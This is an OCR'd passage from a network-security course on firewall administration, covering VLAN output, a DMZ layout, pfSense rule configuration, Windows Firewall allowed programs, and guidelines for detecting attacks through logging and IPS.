



```
SG350X# show vlan
Created by: D-Default, S-Static, G-GVRP, R-Radius Assigned VLAN, V-Voice VLAN

Vlan      Name            Tagged Ports      UnTagged Ports      Created by
----  ---------------  ----------------  ----------------  ---------------
 1          1                            gi1/0/1-48,              DV
                                         te1/0/1-4,
                                         gi2/0/1-48,
                                         te2/0/1-4,
                                         gi3/0/1-48,
                                         te3/0/1-4,
                                         gi4/0/1-48,
                                         te4/0/1-4,Po1-8
 10      Accounting        te1/0/1-4                            S
 20        Finance         te1/0/1-4                            S
 30      Operations        te1/0/1-4                            S

SG350X#
```




Internet
DMZ
FW
192.0.2.1/24
SMTP 1
192.0.2.10/24
SMTP 2
192.0.2.11/24
WWW
192.0.2.12/24
FTP
192.0.2.13/24
Syslog
192.0.2.14/24
Internal LAN



iii. Blocking, Allowing, and Filtering Traffic

Firewalls are the primary tools for implementing traffic control policies, which involve blocking, allowing, and filtering network traffic based on predefined criteria. This is achieved through the configuration of firewall rules.

- **Allowing Traffic:** Rules are created to explicitly permit legitimate traffic based on source and destination IP addresses, ports, and protocols. For example, a rule might allow users on the internal network to access a web server in the DMZ on port 80 (HTTP) and 443 (HTTPS).
- **Blocking Traffic:** Rules are used to explicitly deny unwanted or malicious traffic. This could include blocking access to known malicious IP addresses, preventing specific types of applications or protocols, or denying all traffic from external networks to sensitive internal segments unless specifically allowed.


- **Filtering Traffic:** Filtering goes beyond simple allow/deny and can involve inspecting the content of packets, filtering based on application type (Application Layer Filtering), or using dynamic filtering techniques. Next-Generation Firewalls (NGFWs) offer advanced filtering capabilities, including deep packet inspection (DPI), intrusion prevention, and URL filtering.

The criteria used for blocking, allowing, and filtering traffic are determined by the organization's security policy and the specific threats they need to mitigate. Common criteria include:


- **Source and Destination IP Addresses:** Controlling traffic based on where it's coming from and where it's going.
- **Source and Destination Ports:** Managing access to specific services running on hosts.
- **Protocols:** Allowing or denying specific network protocols (e.g., TCP, UDP, ICMP).
- **Application Layer Information:** Filtering based on the application generating the traffic (e.g., blocking specific file-sharing applications).
- **URL Filtering:** Restricting access to websites based on their content or reputation.
- **User Identity:** Implementing access control based on authenticated users or groups.


e.g.: Pfsense


Select Firewall | Rules




Select (up) Add




Firewall / Rules / Edit
Edit Firewall Rule
Action
Block
Choose what to do with packets that match the criteria specified below.
Hint: the difference between block and reject is that with reject, a packet (TCP RST or ICMP port unreachable for UDP) is returned to the sender, whereas with block the packet is dropped silently. In either case, the original packet is discarded.
Disabled
Disable this rule
Set this option to disable this rule without removing it from the list.
Interface
LAN
Choose the interface from which packets must come to match this rule.
Address Family
IPv4
Select the Internet Protocol version this rule applies to.
Protocol
TCP
Choose which IP protocol this rule should match.
Source


System
Interfaces
Firewall
Services
VPN
Status
Diagnostics
Gold
Help
Firewall / Rules / LAN
The firewall rule configuration has been changed.
The changes must be applied for them to take effect.
Apply Changes
Floating
WAN
LAN
Rules (Drag to Change Order)
States Protocol Source Port Destination Port Gateway Queue Schedule Description Actions
1 /2.30 MiB * * * LAN Address 80 * * Anti-Lockout Rule
0 /0 B IPv4 TCP LAN net * * 443 (HTTPS) * none HHTPS Traffic Block
5 /7.08 MiB IPv4 * LAN net * * * * none Default allow LAN to any rule
0 /0 B IPv6 * LAN net * * * * none Default allow LAN IPv6 to any rule


Firewall / Rules / LAN
The settings have been applied. The firewall rules are now reloading in the background.
Monitor the reload progress.
Floating
WAN
LAN
Rules (Drag to Change Order)
States Protocol Source Port Destination Port Gateway Queue Schedule Description Actions
1 /2.30 MiB * * * LAN Address 80 * * Anti-Lockout Rule
0 /0 B IPv4 TCP LAN net * * 443 (HTTPS) * none HHTPS Traffic Block
5 /7.08 MiB IPv4 * LAN net * * * * none Default allow LAN to any rule
0 /0 B IPv6 * LAN net * * * * none Default allow LAN IPv6 to any rule

iv. Implementation of Methods for Detecting Attacks


While firewalls primarily focus on preventing unauthorized access and controlling traffic flow, they also play a role in detecting attacks. Firewall logs provide valuable information about denied traffic, which can indicate attempted probes or attacks. By analyzing firewall logs, security administrators can identify suspicious patterns and potential security incidents. Guidelines for implementing methods for detecting attacks using firewalls and related tools include:


1. **Enable Comprehensive Logging:** Configure firewalls to log all denied traffic, as well as permitted traffic that is considered critical or suspicious.
2. **Integrate with Log Management and SIEM Systems:** Forward firewall logs to a centralized log management system or Security Information and Event Management (SIEM) platform for aggregation, correlation, and analysis. This allows for identifying attack patterns that may span across multiple events or devices.
3. **Configure Alerts for Suspicious Activity:** Set up alerts based on specific log events or patterns that indicate potential attacks, such as repeated denied connection attempts from a single source IP address (port scanning) or attempts to access restricted services.
4. **Utilize Firewall Features for Attack Detection:** Leverage built-in attack detection features in modern firewalls, such as:
    - **Intrusion Prevention Systems (IPS):** Many next-generation firewalls include integrated IPS capabilities that can detect and block known attack signatures and behaviors.
    - **Denial-of-Service (DoS) Protection:** Configure DoS protection features to detect and mitigate DoS and Distributed DoS (DDoS) attacks by identifying and dropping abnormally high volumes of traffic or malformed packets.

- ** Stateful Packet Inspection (SPI):** SPI, a core firewall function, helps detect anomalies in traffic flow by keeping track of the state of active network connections.


5. **Regularly Review Firewall Logs and Alerts:** Conduct regular reviews of firewall logs and investigate triggered alerts to identify and respond to potential security incidents.
6. **Stay Updated on Threat Intelligence:** Incorporate threat intelligence feeds into firewall configurations and monitoring systems to enhance the ability to detect known malicious IP addresses, domains, and attack patterns.


e.g.: Intrusion Detection x Intrusion prevention






Windows configuration:




Allowed Programs
Control Panel ▸ System and Security ▸ Windows Firewall ▸ Allowed Programs
Search Control Panel
Allow programs to communicate through Windows Firewall
To add, change, or remove allowed programs and ports, click Change settings.
What are the risks of allowing a program to communicate?
Change settings
Allowed programs and features:
Name
Home/Work (Private)
Public
DFS Management
Distributed Transaction Coordinator
File and Printer Sharing
FTP Server
iSCSI Service
Key Management Service
Netlogon Service
Network Discovery
Performance Logs and Alerts
Remote Administration
Remote Desktop
Remote Event Log Management
Remote Scheduled Tasks Management
Remote Service Management
Details...
Remove
Allow another program...
OK
Cancel


Allowed Programs
